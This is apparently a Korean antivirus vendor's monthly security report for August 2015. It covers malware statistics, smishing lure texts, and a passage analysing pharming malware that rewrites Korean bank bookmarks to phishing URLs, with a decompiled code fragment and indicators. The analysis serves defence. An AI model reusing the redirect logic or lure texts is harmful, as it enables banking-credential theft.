
알약 월간 보안동향 보고서.

2015년 9월



알약 9월 보안동향보고서

CONTENTS

Part1 8월의 악성코드 통계

악성코드 통계
허니팟/트래픽 분석
스팸 메일 분석

Part2 악성코드 이슈 분석

개요
설명
-악성파일 분석(360DiagnoseScan.exe)
-악성파일 분석(4.exe)
-악성파일 분석(5.exe)
결론

Part3 보안 이슈 톨보기

8월의 보안 이슈
8월의 취약점 이슈

Part4 해외 보안 동향

영미권
중국
일본

8월의 총평

8월에도 다양한 보안이슈가 있었지만, 그 중 주목할 만한 부분은 단연 안드로이드 OS의 연이은 취약점 이슈가 아니었나 생각합니다.

먼저, 7월말에 발표된 매우 심각한 취약점이었던 Stagefright 이슈 관련해서 공식 보안패치가 이뤄졌음에도 불구하고 공격자들이 여전히 악용할 수 있는 취약점들이 패치가 되지 않은 이슈가 있었습니다. 구글은 추가 패치를 곧바로 공개하였으나 실제 기기까지 적용되는 데에는 시간이 필요하기 때문에 안드로이드 스마트폰 사용자들의 경우 주의가 필요했었습니다.

또한, 공격자가 안드로이드 기기의 루트권한을 획득할 수 있는 Certifi-Gate 취약점도 발견되었습니다. 해당 취약점의 경우, 원격지원 용도로 많이 활용하는 Team Viewer 앱에도 존재했습니다. Team Viewer 자체는 해당 취약점을 패치 하였으나, Team Viewer의 모듈을 사용하는 구글플레이의 많은 앱 들이 최신버전으로 업데이트를 하지 않아 여전히 취약한 문제점들이 있었습니다.

마지막으로, 구글 안드로이드OS 사용자의 55%이상에 영향을 미치는 Serialization 취약점도 확인되었는데, 이 취약점은 아무 권한이 없는 악성앱이 '슈퍼앱'의 권한을 가지게 되고 공격자들이 취약한 안드로이드OS가 탑재된 디바이스에 대해 기기제어권한을 갖게 하는 문제가 있었습니다.

안드로이드OS가 전세계적으로 많은 사용자를 보유하고 있고, 구글이 보안취약점을 패치한다고 해도 해당 패치가 다시 휴대폰제조사를 통해 사용자들에게 전달되기까지 많은 시간이 필요하다는 점을 이용하여 공격자들의 지속적인 타겟이 되고 있는 것은 주목해야 할 부분입니다.

Part1. 8월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸 메일 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.

2015년 8월의 감염 악성코드 Top 15 리스트에서는 지난달에 1위를 차지했던 Misc.Suspicious.NTZ가 5달 연속 1위를 차지했다. 지난달 2위와 3위를 각각 차지했던 Misc.HackTool.WinActivator 악성코드와 Misc.Keygen의 경우 이번 달에도 동일한 순위를 기록하였다.

전반적으로 피싱과 파밍공격을 위한 호스트파일 감염은 꾸준히 발생하고 있으며, 7월에 이어 8월도 휴가시즌 여파로 전체적으로 악성코드 감염자수가 많이 감소한 것을 확인할 수 있다.


| 순위 | 등락 | 악성코드 진단명 | 카테고리 | 합계(감염자수) |
|----|-----|-----------------------------------|--------|----------|
| 1 | - | Misc.Suspicious.NTZ | Etc | 1660 |
| 2 | - | Misc.HackTool.WinActivator | Trojan | 977 |
| 3 | - | Misc.Keygen | Trojan | 809 |
| 4 | ↑ 1 | Adware.Kraddare.295936 | Adware | 616 |
| 5 | NEW | Gen:Variant.Adware.Strictor.22139 | Adware | 353 |
| 6 | - | Trojan.NSIS.Androm.5 | Trojan | 339 |
| 7 | ↑ 2 | Adware.Searchsuite | Adware | 312 |
| 8 | ↑ 3 | Host.www.daum.net | Host | 306 |
| 9 | NEW | Misc.Agent.126672 | Trojan | 305 |
| 10 | NEW | Hosts.www.gmarket.net | Host | 301 |
| 11 | NEW | Hosts.www.nate.com | Host | 301 |
| 12 | - | Hosts.www.naver.com | Host | 300 |
| 13 | NEW | Trojan.Generic.12187604 | Trojan | 300 |
| 14 | ↓ 1 | Hosts.zum.com | Host | 300 |
| 15 | NEW | Adware.Kraddare.FT | Adware | 299 |

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2015년 08월 01일 ~ 2015년 08월 31일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 37%를 차지했으며 기타(Etc) 유형이 22%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


8월에는 지난 7월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율은 거의 동일한 수준이었으며 호스트파일(Host)유형의 악성코드의 비중이 소폭 감소하였다.




2.허니팟/트래픽 분석

8월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치




최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치




3. 스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 2015년 8월의 경우 2015년 7월에 비해 스팸메일 유입수치는 휴가시즌의 영향으로 전달 대비 60% 수준으로 대폭 감소하였고 반면, 메일에 첨부된 악성코드수치는 약 15%가량 증가하였다.

8월에 가장 많이 발견된 메일에 포함된 악성코드는 W32/EMAILRISK.B!CAMELOT 이다.

해당 악성코드는 최근엔 주로 피싱용 이메일에 포함되어 있는 경우가 대부분이며, 인증되지 않은 사내도메인 메일로 위장하여 메일에 파일을 첨부한 형태로 유포된다. 주로, 사용자 계정을 탈취하는 데 이용되기 때문에, 사내 시스템에 접근 권한계정을 가진 사용자들은 메일을 확인할 때 반드시 주의가 필요하다.



4. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

| | |
|---------|-------------------------------|
| 기간 | 2015년 08월 01일 ~ 2015년 08월 31일 |
| 총 신고 건수 | 14,139건 |

키워드별 신고 내역

| 키워드 | 신고 건수 | 비율 |
|------|-------|-------|
| 결혼 | 997 | 7.05% |
| 선물 | 199 | 1.41% |
| 등기 | 147 | 1.04% |
| 택배 | 130 | 0.92% |
| 민방위 | 79 | 0.56% |
| 결제 | 72 | 0.51% |
| 입학 | 62 | 0.44% |
| 민사소송 | 16 | 0.11% |
| 돌잔치 | 12 | 0.08% |
| 벌금 | 10 | 0.07% |

스미싱 신고추이

지난달 스미싱 신고 건수 7,784건 대비 이번 달 14,139건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 6,355건 증가했다. 이번 달에는 결제 및 입학 관련 스미싱이 대폭 감소했으며, 돌잔치와 관련된 스미싱이 새롭게 등장했다.

알약이 뽑은 8월 주목할만한 스미싱

특이문자

| 순위 | 문자내용 |
|----|-------------------------------------|
| 1 | 광복 70주년 광복절 특사 명단 확인!!! |
| 2 | [Web발신] [할인 정보] 오션월드 할인권 (8월 14일부터) |
| 3 | [속보]유투브-현재 데프콘2발령, 세종함 피격영상 |

다수문자

| 순위 | 문자내용 |
|----|---|
| | 청ko첩rw장bd이도jh착ts하읏mg습oo니ja다u (s어르신 (~v~선♥물~v~) 확인하세요. [[등기 발송하였으나[전달 불가}부재 중 하였습니다 (내용확인).~ [로젠택배] (03-28)고객님배송 재확인바람.주소지확인. 훈련명,날짜 및 장소 확인후 꼭 참석하세요. [G마켓] 해피머니,온라인 모바일상품권 10만원 (카드결제가능) (~^o^~(입학) 통지서 입니다. [Web발신] 허계봉귀하의 민사소송건이 접수되었으니 확인바랍니다. ★돌★잔★차★초★대★장★ 보냈습니다 7월달:교통위반벌금;및벌점표를 보냈습니다. |

Part2.8월의 악성코드 이슈 분석

개요

설명

- 악성파일 분석(360DiagnoseScan.exe)
- 악성파일 분석(4.exe)
- 악성파일 분석(5.exe)

결론

- 마치며
- 대응방안

웹 브라우저의 즐겨찾기를 교체하는 파밍 악성코드 분석 보고서

1. 개요

해당 악성코드는 사용자의 인터넷 뱅킹 정보를 가로채는 기존 파밍 악성코드와 기능상으로는 별반 다르지 않다. 다만, 사용자들이 웹브라우저의 즐겨찾기에 자신의 은행권 사이트를 저장하고 있다는 점을 악용하여 즐겨찾기의 사이트 주소 부분을 악성코드가 파밍에 사용되는 사이트로 바꿔치기 하여 사용자가 즐겨찾기만 클릭 해도 간단하게 파밍 사이트로 이동할 수 있도록 수정을 하고 있다. 이번 분석보고서에서는 악성코드가 어떤 한 방식으로 사용자의 웹 브라우저의 즐겨찾기를 수정하는지 알아보고자 한다.

2. 악성코드 분석

-악성파일 (360DiagnoseScan.exe)

파일정보

| Detection Name | File Name | MD5 | Size(Byte) |
|----------------------------|---------------------|----------------------------------|------------|
| Trojan.Generic.AD.07028465 | 360DiagnoseScan.exe | B2EEA61A016CCD7001AD4B376905F282 | 848,032 |


360DiagnoseScan.exe 파일은 메인 드롭퍼로써 동작 시,
같은 디렉토리에 4.exe와 5.exe를 드롭하고 실행시킨 후 종료하는 순수 드롭퍼로써의 역할을 수행한다.



[그림 1] 360DiagnoseScan.exe 동작 시 생성 되는 파일 리스트 화면


파일 생성 및 프로세스 실행

메인 드롭퍼는 4.exe, 5.exe 파일을 생성하기 위해 버퍼위치와 파일경로를 수집 한다.



[그림 2] 파일생성을 위해 버퍼와 경로를 수집하는 코드 화면

생성 된 4.exe와 5.exe파일은 메인 드롭퍼에 의해 프로세스를 생성하여 실행 된다.



[그림 3] 생성된 파일들을 실행하기 위한 프로세스 생성 코드 화면

-악성파일(4.exe)

파일정보

| Detection Name | File Name | MD5 | Size(Byte) |
|------------------------|-----------|----------------------------------|------------|
| Spyware.PWS.KRBanker.R | 4.exe | 84895417F15081F4810B27C4E0C26281 | 632,480 |

4.exe 파일의 주요 행위는 특정 사이트에 접속하여 파밍 사이트의 주소로 사용 될 도메인을 수집하고, 사용자의 웹 브라우저의 즐겨찾기에 특정 은행 홈페이지가 있을 경우 수집 된 파밍 사이트로 변조하고 변조 된 시스템의 운영체제, 브라우저 정보 등을 특정 서버로 전송하는 것이다.

파밍 사이트 주소 수집

파일이 동작되면 특정 사이트에 접속하여 파밍 사이트로 사용 될 도메인을 수집한다.

접속 사이트
http://user.qzone.qq.com/*****



[그림 4] 웹 브라우저 즐겨찾기에 수정 할 파밍용 도메인 수집 화면

OS 버전 체크 및 웹 브라우저 즐겨찾기 경로 탐색

사용자의 OS버전 정보를 얻은 후, OS 버전에 따라 웹브라우저(구글 크롬, MS IE)의 즐겨찾기 경로를 탐색한다.

| 웹브라우저 | OS Version | 탐색하는 즐겨찾기 경로 |
|-----------------------------|------------------------|---|
| Google Chrome | Window XP | C:\Documents and Settings\(\사용자계정)\LocalSettings\Application Data\Google\Chrome\User Data\Default\Bookmarks |
| | Windows 7 Windows 8 | C:\Users\(\사용자계정)\AppData\Local\GoogleChrome\User Data\Default\Bookmarks |
| Microsoft Internet Explorer | Window XP | C:\Documents and Settings\(\사용자계정)\Favorites |
| | Windows 7 Windows 8 | C:\Users\(\사용자계정)\Favorites |

웹 브라우저 즐겨찾기 주소 변조


사용자의 웹 브라우저 즐겨찾기 경로 탐색이 완료되면, 즐겨찾기 파일에 저장된 URL에서 금융사이트 문자열을 비교 후 일치 하는 경우 이전에 수집 한 파밍 URL로 변조 시킨다.

```
string_alloc((int)&v280, "kbstar", 6u);
LOBYTE(v288) = 8;
bank_text = v280;
if ( v282 < 0x10 )
    bank_text = &v280;
if ( match_string(&url, (int)bank_text, v281) > 0 )// 은행 이름 리스트와 url 비교
{
    v25 = make_fake_address((int)&fake, (int)&v283, "http://");// http://[가짜 주소]/[은행명] 으로 파밍을 위한 주소를 만든다.
    LOBYTE(v288) = 9;
    v26 = m_strcat_key("/kbstar", (int)&v285, v25);
}
```

[그림 5] 즐겨찾기 URL을 변조시키는 코드 화면

악성파일이 사용자 브라우저 즐겨찾기 파일에서 검색하는 금융권 사이트 문자열 종류

| 금융권 사이트 | OS Version | 정상 URL | 변조 URL |
|---------|-------------------|------------------------------------|---|
| 국민은행 | kbstar | http://www.kbstar.com | http://myybanking.com/kbstar |
| 우리은행 | wooribank | http://www.wooribank.com | http://myybanking.com/wooribank |
| 신한은행 | shinhan | http://www.shinhan.com | http://myybanking.com/shinhan |
| 기업은행 | ibk | http://www.ibk.co.kr | http://myybanking.com/ibk |
| 농협 | nonghyup | http://www.nonghyup.com | http://myybanking.com/nonghyup |
| 부산은행 | busanbank | http://www.busanbank.co.kr | http://myybanking.com/busanbank |
| 하나은행 | hanabank | http://www.hanabank.com | http://myybanking.com/hanabank |
| 전북은행 | jbbank | http://www.jbbank.co.kr | http://myybanking.com/jbbank |
| 외환은행 | keb | http://www.keb.co.kr | http://myybanking.com/keb |
| 새마을금고 | kfcc | http://ibs.kfcc.co.kr | http://myybanking.com/kfcc |
| 제일은행 | standardchartered | http://www.standardchartered.co.kr | http://myybanking.com/standardchartered |



